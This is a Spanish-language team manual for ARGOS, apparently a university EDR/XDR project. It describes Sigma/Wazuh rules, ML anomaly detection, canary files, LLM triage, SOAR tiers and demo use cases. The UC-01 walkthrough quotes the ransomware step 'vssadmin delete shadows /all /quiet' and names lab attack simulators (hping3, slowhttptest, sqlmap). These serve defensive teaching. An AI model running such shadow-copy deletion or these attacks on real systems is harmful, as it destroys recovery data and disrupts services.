

ARGOS

Adaptive Response Guard with Orchestrated Surveillance

Manual del integrante

Angeles Castillo

Detection Layer 1 + Canary FIM + Attack Simulators

Entrega final: 13 de junio de 2026

Universidad de Lima · Tópicos Avanzados de Ciberseguridad · 2026-1

Versión 3.0 — manual organizado por orden de implementación

Parte I — Introducción común al proyecto

ARGOS — Introducción al proyecto y arquitectura

Documento común a todos los manuales de integrante. Contiene el contexto que cada miembro del equipo (P1/P2/P3/P4) necesita antes de leer su manual individual.

Campo	Valor
Tipo	Introducción común para los 4 integrantes
Estado	Activo
Entrega final	13 de junio de 2026 (sábado)
Pre-requisito	Ninguno. Léelo de cero.

1. Qué es ARGOS en una página

ARGOS es la **Adaptive Response Guard with Orchestrated Surveillance** — una plataforma multi-vector de detección y respuesta a amenazas que replica la arquitectura de productos comerciales high-end EDR/XDR (Microsoft Defender XDR, CrowdStrike Falcon, Palo Alto Cortex XDR) usando exclusivamente componentes open source más una API LLM de bajo costo para la capa de triage.

El proyecto es parte del curso **Tópicos Avanzados de Ciberseguridad** en la Universidad de Lima · 2026-1. La entrega final es el **13 de junio de 2026** y consta de tres deliverables obligatorios: informe técnico (~30 % del peso), demo en vivo (~40 %), y presentación (~20 %). Los seguimientos intermedios pesan el ~10 % restante.

El **activo defendido** es una base de datos **PostgreSQL 15** corriendo sobre una Linux VM en el lab. Tiene esquema `argos_demo_prod` con tablas que simulan datos de RRHH y finanzas (employees, payroll, customers, invoices, payments) con datos sintéticos. El host está tagged en Wazuh como

`criticality=production-critical`, lo que dispara la regla de dos personas (two-person rule) para cualquier acción de containment sobre él.

El **alcance multi-vector** (post ADR-0008) cubre tres categorías de ataques distintas:


- **Ransomware:** cifrado de archivos via técnicas T1486/T1490/T1083/T1562. Es el énfasis primario.
- **Network Denial of Service:** ataques de red contra el puerto del servicio (T1498/T1499) con `hping3` o `slowhttptest`.
- **Application Abuse:** SQL injection contra una app web delante de la DB (T1190) usando `sqlmap`, y false positives de actividad legítima de usuario (T1078 Valid Accounts) — un SELECT masivo a las 3 AM se parece a exfiltración pero puede ser un reporte mensual legítimo.

Por qué este alcance y no más: ARGOS no busca cobertura exhaustiva multi-vector. Busca cobertura mínima representativa que demuestre que la arquitectura de 4 capas + SOAR + HITL es genuinamente adaptativa. Cubrir 3 vectores con profundidad real es más defendible que cubrir 10 superficialmente.

2. Arquitectura de 4 capas defensivas

ARGOS sigue el patrón industrial estándar de **defense-in-depth**: cuatro capas independientes y paralelas, cada una con trade-offs distintos, fallan independientemente. Si una capa cae o es evadida, las otras tres mantienen cobertura. No hay un solo punto de falla en la detección.





Capa 1 — Rule-Based Detection (Sigma + Wazuh)

Dueño: P3 (Angeles). Reglas YAML escritas en formato Sigma, convertidas a Wazuh con `sigma-cli`, mapeadas explícitamente a técnicas MITRE ATT&CK. Detectan patrones conocidos.

Sub-categorías por dominio (post ADR-0008):

- `detection/sigma-rules/ransomware/` — vssadmin, T1486 cifrado, T1083 enumeración, T1562 disable defender, T1021 lateral, T1071 C2
- `detection/sigma-rules/network/` — rate-based rules para T1498/T1499 (DDoS, slow-rate)
- `detection/sigma-rules/database/` — query pattern anomalies para UC-07
- `detection/sigma-rules/webapp/` — T1190 SQL injection signatures

Trade-off honesto: alta precisión, recall limitado contra variantes nuevas. Por eso existe Capa 2.

Capa 2 — ML Anomaly Detection

Dueño: P2 (Sebastian). Modelos no supervisados entrenados sobre baseline benigno. Detectan desviaciones que las reglas no captan.

Modelos especializados por dominio (post ADR-0008):

- `ml/models/ransomware_ensemble.pkl` — Isolation Forest + One-Class SVM. Features ventana 60s: `file_write_rate`, `avg_entropy` (Shannon), `extension_modification_ratio`, `crypto_api_calls`, `new_outbound_connections`, `cpu_burst_score`, `io_burst_score`.
- `ml/models/network_traffic_anomaly.pkl` — para UC-06 DDoS. Features: `connections/sec`, `packet rate`, `source IP entropy`, `packet size variance`.
- `ml/models/query_pattern_anomaly.pkl` — para UC-07 SELECT masivo. Features: `rows_returned`, `query_duration_ms`, `hour_of_day`, `user_id`, `query_template_hash`.

Ensemble ransomware: $\text{ensemble_score} = 0.6 \times \text{isolation_forest_score} + 0.4 \times \text{one_class_svm_score}$. Los demás modelos retornan score único.

Trade-off honesto: mayor recall contra variantes nuevas, mayor false positive rate. Requiere baseline limpio.

Capa 3 — Canary Deception

Dueño: P3 (Angeles). Archivos-cebo (`financials_Q4_2025.xlsx` , `passwords.txt` , `db_backup.sql`) en ubicaciones donde un usuario legítimo nunca tocaría. FIM (File Integrity Monitoring) con Sysmon whodata (Windows) o auditd (Linux) captura QUÉ proceso accedió.

Lógica: primera modificación / lectura / rename de un canary = alerta crítica con confianza máxima. Por diseño, FP rate ≈ 0 .

Esta capa es estrictamente ransomware-specific. No tiene sub-categorías por dominio. Documentado deliberadamente en ADR-0008: defender contra DDoS o SQL injection requiere otras primitivas, no canaries.

Capa 4 — LLM-Assisted Triage

Dueño: P1 (Enzo). FastAPI service que recibe el contexto completo de una alerta (process tree, network connections, file modifications) y produce análisis estructurado: técnica MITRE, severidad, runbook NIST aplicable, acción recomendada, IoCs a correlar.

Backend vendor-agnostic (per ADR-0001 v2):

- **Primary:** OpenAI GPT-4o-mini (US-based, soberanía de datos aceptable)
- **Fallback:** Llama 3.1 8B local vía Ollama (zero-egress, funciona sin internet)

Invariante crítico R-02: el LLM **NUNCA** está en el **path crítico de containment**. El SOAR decide desde Capas 1-3 solamente. El LLM enriquece la vista del analista; si alucina, miente, o cae, el sistema sigue funcionando.

Pipeline RAG: BM25 (léxico) + BGE-large embeddings (denso) + RRF (Reciprocal Rank Fusion). Hybrid retrieval estándar industrial. Sin cross-encoder reranker (descartado en ADR-0001 v2 por marginal gain vs costo).

3. SOAR Decision Engine y los 4 tiers de confianza

El **SOAR (Security Orchestration, Automation and Response)** es el cerebro que fusiona señales de las 4 capas y decide la acción. Lo dueño es **P1**. Implementa la lógica de tiers per ADR-0003.

Tier	Disparado por	Confianza	Acción
 T0	Canary solo, OR las 3 capas corroboran	≥ 0.95	Aislamiento automático inmediato + snapshot
 T1	Layer 1 + Layer 2 corroboran (sin canary)	0.80–0.95	Aislamiento automático inmediato + snapshot
 T2	Capa sola con score alto	0.60–0.80	Throttle + snapshot ahora , aislamiento full pendiente de aprobación 3-min
 T3	Corroboración baja	0.40–0.60	Solo notificación enriquecida con LLM

(*) **Los thresholds son preliminares** pendientes de calibración empírica per `OPEN_QUESTIONS_RESOLUTION.md` §Q5.

Tier T2 — el más interesante

Ransomware moderno cifra ~25,000 archivos/min. Un countdown de 3 minutos para aprobación humana sin protección parece estúpido. Por eso T2 NO es "pendiente": es "throttle + snapshot AHORA, full isolation pendiente de aprobación". El throttle (cpulimit/ionice) reduce la tasa de cifrado a ~100-500 files/min mientras los aprobadores ven el contexto LLM y deciden. Si el timeout de 3 min expira sin respuesta, el sistema auto-ejecuta (no espera más). Si el aprobador clickea Reject, el throttle se levanta y el caso queda registrado como false positive con razón documentada — esto es UC-07.

Split-brain (conflicto multi-aprobador)

Per ADR-0006: cuando hay 4 aprobadores y dan respuestas contradictorias (2 approve, 1 reject, 1 timeout), se aplica **conservative-wins policy** con ventana de consolidación de 60 segundos: cualquier "approve" gana sobre rechazos, excepto para acciones irreversibles que requieren **two-person rule** (dos approves explícitos, un reject cancela).

El **two-person rule** se activa cuando el host afectado tiene `criticality=production-critical` (nuestro PostgreSQL). Esto es UC-04 en el demo.

Canales de notificación (per ADR-0007 v2)

Tiempo	Canal	Propósito
t=0	Telegram bot con botones inline JWT	Primario — push agresivo a celulares de aprobadores
t=0	Discord webhook con @-mention de role	Visibilidad en server del equipo, presión social
t=60s	Twilio Voice DTMF (sin STT)	Escalación si nadie respondió. "Presione 1 para aprobar, 2 para rechazar"
post-decisión	Email	Resumen asíncrono, NUNCA en path crítico

4. Equipo y responsabilidades

	Integrante	Rol	Alcance principal
	Enzo Ordoñez Flores	P1 · Líder · LLM/ SOAR	<code>argos_contracts</code> (entregado), Capa 4 LLM Triage, motor SOAR + Tier Classifier, Approval API con JWT, notificaciones multi-canal, Consola de Aprobación Streamlit, simulador de ransomware, playbooks de containment, coordinación
	Sebastian Montenegro	P2 · Ingeniero ML	Capa 2 completa (Isolation Forest + One-Class SVM ensemble + modelos especializados), feature extraction, calibración thresholds, métricas P/R/F1, captura forense
	Angeles Castillo	P3 · Detección y Engaño	Capa 1 (Sigma rules ransomware + network + database + webapp), Capa 3 (canary FIM + whodata), validación con Atomic Red Team y Caldera, bonus: PRs upstream a SigmaHQ
	Diego Jara	P4 · Infraestructura	Vagrantfile + Wazuh/OpenSearch/Redis deployment, PostgreSQL con datos sintéticos, simuladores (ransomware + DDoS + SQL injection), UI Streamlit base, video demo

Regla operativa crítica: cada integrante debe poder defender su capa en exposición. P1 no escribe código de otros con Claude Code. Cada integrante puede usar Claude Code (o cualquier asistente IA) como **acelerador en SU propia parte**, siempre que entienda lo que produce y pueda defenderlo en viva (per CONTEXT.md §5 reinterpretado post ADR-0008).

5. Los 8 use cases del demo

El demo en vivo cubre 8 escenarios (per ADR-0008 multi-vector). Cada UC tiene narrativa específica que demuestra una propiedad distinta del sistema.

UC	Vector	Tier	Capas que firing	Qué demuestra
UC-01	Ransomware (LockBit-like)	T0	1+2+3	Full-stack end-to-end. Las 3 capas firing simultáneo. Auto-isolate + email post-facto.
UC-02	Canary deception	T0	3 sola	Detección ultra-temprana. Zero archivos reales cifrados.
 UC-03	Variante novel + split-brain	T2	2 sola	Centerpiece HITL ransomware. ML atrapa lo que reglas no. 4 aprobadores. Conservative-wins live.
UC-04	PostgreSQL + two-person rule	T1	1+2	Compliance vocabulary. Four-eyes principle. Governance.
UC-05	Stealth attack (agent-kill)	T0	1+3+heartbeat	Resiliencia: agent disconnect = signal.
UC-06	DDoS volumetric	T0	1 (rate)+2 (network)	Cobertura multi-vector. Defiende contra ataques de red, no solo endpoint. T1498.
 UC-07	SELECT masivo legítimo FP	T2	2 sola	Pieza clave del HITL. Humano cancela contención por FP reconocido. T1078.
UC-08	SQL injection	T1	1+2	OWASP Top 10 #1. T1190 Exploit Public-Facing Application.

Los dos  son los UCs que más venden el HITL. UC-03 muestra split-brain con conservative-wins; UC-07 muestra cancelación de FP por humano. Ambos son lo que diferencia un EDR/XDR con HITL de un SIEM tradicional.

6. Ejemplo end-to-end de UC-01 paso a paso

Para que tengas un modelo mental concreto de cómo fluye una alerta a través del sistema, aquí está UC-01 (ransomware clásico LockBit-like) desglosado segundo a segundo.

Setup pre-ataque (T-5 min)

- Lab está corriendo: Wazuh manager + Windows VM + Linux VM con PostgreSQL.
- Los 4 aprobadores tienen Telegram abierto en sus celulares.
- La pantalla del proyector muestra: Streamlit Approval Console (vacía) + terminal de P4 listo para ejecutar el simulador.
- P1 narra el contexto: "Este es nuestro endpoint Windows típico de la organización. Tiene documentos en `C:\Users\Demo\Documents\`. El atacante acaba de obtener acceso inicial."

T=0 — Atacante ejecuta

P4 corre:



BASH

```
python attack-simulation/ransomware_simulator/lockbit_like.py --target windows-victim
```

Esto inicia el simulador. Behavior chain:

1. T+1s: enumera archivos en `C:\Users\Demo\Documents\` (técnica T1083 File and Directory Discovery)
2. T+2s: invoca `vssadmin delete shadows /all /quiet` (técnica T1490 Inhibit System Recovery)
3. T+3s: comienza a cifrar archivos con AES-256, renombrando a `.locked` (técnica T1486 Data Encrypted for Impact)
4. T+4s: toca el canary file `financials_Q4_2025.xlsx`
5. T+5s: deja la ransom note `README_RESTORE_FILES.txt` en el desktop

T+1 a T+5 segundos — Capas detectan en paralelo

Capa 1 (Sigma + Wazuh) detecta:

- T+2s: regla `T1490_vssadmin_delete_shadows` dispara cuando ve el comando `vssadmin`.
- T+3s: regla `T1486_mass_file_encryption_extension` dispara al ver renames masivos a `.locked`.

- Wazuh manager normaliza estas alertas y las publica al stream Redis `wazuh:alerts`.

Capa 2 (ML) detecta:

- ML consumer (Python proceso corriendo en bg) lee el stream Redis.
- Cada 60s genera features para los procesos activos. La ventana T+1 a T+60 captura el simulator process.
- Features observadas: file_write_rate=347 archivos/min, avg_entropy=7.8 (alta), extension_modification_ratio=0.95, crypto_api_calls=42, cpu_burst_score=0.9.
- Isolation Forest score: 0.94. One-Class SVM score: 0.91. Ensemble: 0.93.
- Publica `MLScore` con score 0.93 al stream Redis `ml:scores`.

Capa 3 (Canary FIM) detecta:

- T+4s: el simulator toca `financials_Q4_2025.xlsx`.
- Sysmon whodata captura el evento con PID del simulator y command-line completo.
- Wazuh dispara regla custom `canary_file_accessed` con severity 12 (crítica).
- Score implícito: 1.0 (canary fire = certeza máxima).

T+5 segundos — SOAR Decision Engine fusiona

El **SOAR orchestrator** (proceso de P1 corriendo el FastAPI Approval API en port 8003) se entera de las 3 alertas dentro del mismo incident window de 5 segundos.

Tier Classifier (`soar/decision_engine/tier_classifier.py`) aplica reglas:

- `canary_fired=True` → tier T0 (canary alone wins to T0).
- Pero también L1 + L2 corroboran con high scores → tier T0 confirmed.
- **Decisión:** `Tier.T0` con confidence 0.95+.

State machine (`soar/decision_engine/state_machine.py`):

1. Crea Incident con `incident_id=INC-2026-05-26-001`, state `RECEIVED`.
2. Persiste en Redis con key `incident:INC-2026-05-26-001`.
3. Llama al LLM Triage en paralelo (Capa 4 enrichment-only, NO bloquea decisión).
4. Transición de estado: `RECEIVED` → `PENDING_EXECUTION`.

Capa 4 LLM Triage (en paralelo, T+5 a T+8s):

- FastAPI `/triage` endpoint recibe el AlertContext con las 3 alertas.
- Llama a OpenAI GPT-4o-mini con prompt enriquecido.
- Devuelve TriageResponse: `tecnica_mitre=T1486`, `confianza=0.94`, `severidad=critical`, `runbook_aplicable="NIST 800-61 §3.4 Containment"`, `accion_recomendada="Isolate host immediately and capture memory snapshot before remediation"`.

- El Incident se actualiza en Redis con el `llm_analysis` campo.

T+8 segundos — Playbook automático

Como es T0 sin override de criticality (es una Windows VM standard, no production-critical), no requiere approval. El SOAR ejecuta el playbook directamente:

1. **Host isolation** (`soar/playbooks/host_isolation.py`): conecta vía PowerShell al Windows VM y crea regla firewall: `New-NetFirewallRule -DisplayName "ARGOS-Isolation" -Direction Outbound -Action Block` .
2. **Process kill**: identifica el PID del simulador desde el whodata FIM, ejecuta `Stop-Process -Force -Id <PID>` .
3. **Disk snapshot**: invoca Volume Shadow Copy `vssadmin create shadow /for=C:` para preservar evidencia forense.
4. Transición de estado: `PENDING_EXECUTION` → `EXECUTED` .

T+10 segundos — Notificación post-facto

El SOAR envía notificación multi-canal (per ADR-0007 v2):

- **Telegram** a los 4 chat_ids configurados: mensaje con incident_id, técnica, análisis LLM, y botón inline "Revertir" firmado con JWT.
- **Discord** webhook al server del equipo con embed coloreado por tier (T0 = rojo) y `@argos-approvers` mention.
- **Email post-facto** a `APPROVER_EMAILS` (los 4 emails del equipo) con resumen + link al audit log en OpenSearch.

T+10 a T+30 segundos — Streamlit Console muestra

La **Streamlit Approval Console** (proceso de P1 corriendo en port 8501, proyectado en pantalla) refresca cada 2 segundos vía `streamlit-autorefresh` . Muestra:

- **Panel izquierdo (Incident Card)**: badge T0 en rojo, incident_id, host afectado, técnica MITRE T1486, análisis LLM compacto.
- **Panel central (Decision Matrix)**: vacío porque es T0 auto-execute, no requirió aprobación.
- **Panel derecho (System Logic)**: estado actual `EXECUTED` , decisión `EXECUTE_ISOLATION` , política aplicada `auto-execute` , justificación "T0 confirmed: canary + L1 + L2 corroborate".
- **Panel inferior (Action Timeline)**: línea de tiempo horizontal mostrando: alert created → tier classified → playbook executed → notifications sent.

T+30 segundos — Análisis forense visible

P1 narra: "El sistema aisló el host en menos de 10 segundos. 31 archivos cifrados de 500. El canary salvó los restantes. Los 4 aprobadores tienen el incidente en su Telegram con la opción de Revertir si fuera falso. Audit log completo en OpenSearch con cada decisión justificada."

Métricas que se muestran en pantalla

- **TTD (Time to Detect):** 4.2 segundos desde T=0 hasta primera alerta válida.
- **TTI (Time to Isolate):** 8.7 segundos desde T=0 hasta playbook completado.
- **Archivos cifrados antes de containment:** 31 de 500 (94% preservados).
- **MITRE coverage:** T1083 + T1490 + T1486 cubiertos por L1, ratificados por L2 entropy spike, confirmados por canary L3.

Lo que NO se ve pero pasó

- LLM Triage tardó ~3 segundos en responder. NUNCA bloqueó la decisión de containment.
- El throttle preventivo NO se aplicó porque fue T0 (auto-execute directo). En T2 sí se habría aplicado mientras corre el countdown.
- El audit log en OpenSearch capturó: triggering layers, scores individuales, fusion logic, LLM analysis, playbook commands executed, notification channels disparados, timestamps de cada paso.

7. Glosario MITRE ATT&CK

Las técnicas relevantes al alcance del proyecto, ordenadas por categoría (tactic).

Initial Access

- **T1078 — Valid Accounts:** atacante usa credenciales legítimas. Relevante para UC-07 (escenario FP: usuario legítimo, NO atacante).
- **T1190 — Exploit Public-Facing Application:** explotación de vulnerabilidad en aplicación web expuesta. T1190.001 sub-técnica = SQL Injection. Relevante para UC-08.

Defense Evasion

- **T1562 — Impair Defenses:** atacante deshabilita herramientas de seguridad. T1562.001 sub-técnica = Disable Defender. Relevante para UC-05 (agent-kill attempt).
- **T1070 — Indicator Removal:** atacante borra rastros. T1070.001 = Clear Windows Event Logs, T1070.004 = File Deletion.

Discovery

- **T1083 — File and Directory Discovery:** ransomware enumera archivos antes de cifrar. Relevante para UC-01.

Lateral Movement

- **T1021 — Remote Services:** SMB/RDP/SSH usados por atacante para moverse. T1021.001 = RDP, T1021.002 = SMB, T1021.004 = SSH.

Command and Control

- **T1071 — Application Layer Protocol:** beacon a C2 server vía HTTP/HTTPS. T1071.001 sub-técnica = Web Protocols.

Impact (la más rica para ARGOS)

- **T1486 — Data Encrypted for Impact:** ransomware cifrando archivos. Núcleo de UC-01, UC-02, UC-03.
 - **T1490 — Inhibit System Recovery:** borrar Volume Shadow Copies, snapshots btrfs, etc. Pre-cursor a T1486.
 - **T1498 — Network Denial of Service:** ataques de red contra disponibilidad. T1498.001 = Direct Network Flood (UC-06), T1498.002 = Reflection Amplification.
 - **T1499 — Endpoint Denial of Service:** saturación de recursos del endpoint. T1499.002 = Service Exhaustion, T1499.004 = Application Exploitation.
-

8. Stack tecnológico completo

Categoría	Componente	Función	Owner principal
SIEM	Wazuh 4.7	Manager + agentes	P4
SIEM	OpenSearch	Storage de alertas y audit log	P4
SIEM	Sigma + sigma-cli	Reglas de detección	P3
Telemetría	Sysmon (Windows)	Eventos detallados de proceso/archivo/red	P4
Telemetría	auditd (Linux)	Eventos detallados de syscall	P4
Telemetría	pgAudit (PostgreSQL)	Audit log de queries	P4
Telemetría	Wazuh FIM whodata	Captura qué proceso tocó archivo (canary)	P3
Simulación	Atomic Red Team	TTPs MITRE 1-a-1	P3
Simulación	Caldera	Cadenas de ataque multi-step	P3
Simulación	Custom ransomware simulator (Python)	UC-01, UC-02, UC-03 reproducibles	P1
Simulación	hping3 + slowhttptest	UC-06 DDoS	P4
Simulación	sqlmap	UC-08 SQL injection	P4
ML	scikit-learn 1.4+	Isolation Forest + One-Class SVM	P2
ML	scipy	Shannon entropy	P2
ML	pandas + numpy	Data wrangling	P2
ML	joblib	Model serialization	P2
Backend	FastAPI	LLM Triage API + Approval API	P1
Backend	Redis 7+		

Categoría	Componente	Función	Owner principal
		Alert bus + incident state machine	P4 (deploy) / P1 (usage)
Backend	APScheduler	Timeouts + consolidation windows	P1
Backend	PyJWT	JWT signing para approval tokens	P1
Backend	Pydantic v2	argos_contracts (cross-team interfaces)	P1 (shipped)
LLM	OpenAI GPT-4o-mini	Primary backend (cloud, US-based)	P1
LLM	Llama 3.1 8B vía Ollama	Fallback (local, zero-egress)	P1
LLM	BGE-large embeddings	Retrieval en RAG	P1
Notifications	python-telegram-bot	Telegram bot con inline buttons	P1
Notifications	discord-webhook	Discord notifications con role mention	P1
Notifications	twilio	Voice DTMF escalación	P1
UI	Streamlit 1.30+	Analyst Console + Approval Console	P4 (base) / P1 (Approval)
UI	OpenSearch Dashboards	MITRE heatmap, TTD histogram, layer perf	P4
Infra	Vagrant 2.4+	Provisioning de 3 VMs	P4
Infra	VirtualBox 7.x	Hypervisor para lab local	P4
Testing	pytest + respx + fakeredis	Tests cross-module	Todos
DB	PostgreSQL 15	Activo defendido	

Categoría	Componente	Función	Owner principal
			P4 (deploy + datos sintéticos)

9. Convenciones del repo

Git workflow

- Branch principal: `main`, protegida en GitHub.
- Feature branches: `feature/<persona>/<descripcion-corta>` — ejemplo: `feature/p2/isolation-forest-baseline`.
- Commits convencionales: `feat:`, `fix:`, `docs:`, `test:`, `refactor:`, `chore:`.
- PRs requieren: CI verde + 1 review. Pairing: P1↔P2, P3↔P4.
- Push diario obligatorio antes de las 22:00 cada día de trabajo.

Estructura del repo (post ADR-0008)



```

argos/
├── README.md           # Entry point del proyecto
├── LICENSE             # MIT
├── pyproject.toml      # Metadata + extras por módulo
├── .env.example        # Plantilla de variables (REAL .env va en .gitignore)
├── argos_contracts/   #  Pydantic v2 cross-team (entregado · v1.1.0 · 69
│   ├── _mitre_data.py  #      MITRE_WHITELIST curado
│   ├── alert.py        #      WazuhAlert, NormalizedAlert
│   ├── ml_score.py     #      MLScore (P2)
│   ├── triage.py       #      AlertContext, TriageResponse (P1)
│   ├── incident.py     #      Incident state machine (P1)
│   ├── approval.py     #      ApprovalRequest, ApprovalResponse (P1)
│   ├── enums.py        #      Tier, Severity, NotificationChannelType, ...
│   └── tests/          #      69 validation tests
├── llm_triage/        # P1 – Capa 4 LLM Triage
│   ├── api/main.py     #      FastAPI /triage endpoint
│   ├── llm_client/     #      OpenAI primary + Llama local fallback
│   ├── rag/            #      BM25 + BGE-large + RRF
│   └── prompts/        #      Jinja2 templates
├── soar/              # P1 – SOAR Decision Engine + Approval API
│   ├── decision_engine/ #      tier_classifier, state_machine, orchestrator
│   ├── approval/       #      api, jwt_signer, consolidation
│   ├── notification/   #      telegram, discord, twilio_voice, email
│   └── playbooks/      #      host_isolation, process_kill, snapshot, thrott
├── ml/                # P2 – Capa 2 ML
│   ├── features/       #      Feature extractors por dominio
│   ├── models/         #      ransomware_ensemble, network_traffic, query_pa
│   └── consumer/       #      Redis stream consumer
├── detection/         # P3 – Capa 1 Sigma rules
│   ├── sigma-rules/
│   │   ├── ransomware/ #      T1486, T1490, T1083, T1562
│   │   ├── network/   #      T1498, T1499 rate-based
│   │   ├── database/   #      query patterns
│   │   └── webapp/     #      T1190 SQLi signatures
│   └── wazuh-rules/    #      Convertidas con sigma-cli
├── deception/         # P3 – Capa 3 Canary
│   ├── canary_generator.py #      Genera canary files
│   └── fim-configs/     #      Wazuh FIM rules

```

```

├── ui/                                # P4 (base) + P1 (Approval Console)
│   ├── streamlit_app/
│   │   ├── pages/
│   │   │   ├── 01_alert_inspection.py
│   │   │   ├── 02_approval_console.py    # P1 - PIEZA CLAVE DEL DEMO
│   │   │   └── 03_audit_forensics.py
│   └── opensearch-dashboards/            # JSON dashboards exportados
├── attack-simulation/                  # Simuladores multi-vector
│   ├── ransomware_simulator/           # P1 (LockBit-like, canary, novel)
│   ├── network_attacks/                 # P4 (hping3, slowhttptest)
│   ├── webapp_attacks/                  # P4 (sqlmap)
│   └── pg_simulator/                    # P4 (SELECT masivo para UC-07)
├── lab/                                # P4 - Vagrant + Terraform
│   ├── Vagrantfile
│   ├── provision/                       # Scripts bash/PowerShell
│   └── inventory.yaml
├── evaluation/                         # P2 + P4 - Métricas, datasets, reportes
├── docs/
│   ├── PROJECT_BRIEF.md                 # 90-second overview
│   ├── CONTEXT.md                       # Onboarding completo
│   ├── PROJECT_STATUS.md                # Honest snapshot
│   ├── EVALUATION_CRITERIA.md           # Rúbrica del curso
│   ├── data-handling.md                 # T-030 sanitization policy
│   ├── README.md                        # Mapa de docs
│   ├── architecture/                   # SAD, threat model, flow diagrams
│   ├── decisions/                       # 8 ADRs + OPEN_QUESTIONS
│   ├── use-cases/                       # 8 UCs detallados
│   └── team/                            # Manuales de integrante (este documento + 4 individuos)

```

Variables de entorno (.env)

El `.env.example` documenta TODAS las variables. Las críticas para tu rol están en tu manual individual.

Reglas globales:

- **NUNCA** commitear el `.env` — está en `.gitignore`.
- Cada integrante genera su propio `.env` partir del `.env.example`.
- Las credenciales compartidas (Telegram bot token, Discord webhook URL, OpenAI API key) las distribuye P1 vía canal privado (no en GitHub, no en Discord público).

- El `JWT_SECRET` se genera localmente con `openssl rand -hex 32`.

Convención de incident IDs

`INC-YYYY-MM-DD-NNN` donde NNN es contador diario zero-padded a 3 dígitos. Ejemplo:

`INC-2026-05-26-001`. El contador se persiste en Redis con TTL diario.

10. Quick start del entorno común

Estos pasos son comunes a TODOS los integrantes antes de empezar a implementar. Tu manual individual asume que esto está hecho.

Paso 1 — Clonar repo

 BASH

```
cd ~/projects                # o donde guardes proyectos
git clone https://github.com/Enzo0rdonez/argos.git
cd argos
```

Paso 2 — Crear virtualenv Python

 BASH

```
python3 -m venv .venv
source .venv/bin/activate      # Linux/macOS
# .venv\Scripts\activate      # Windows PowerShell
pip install -U pip setuptools wheel
```

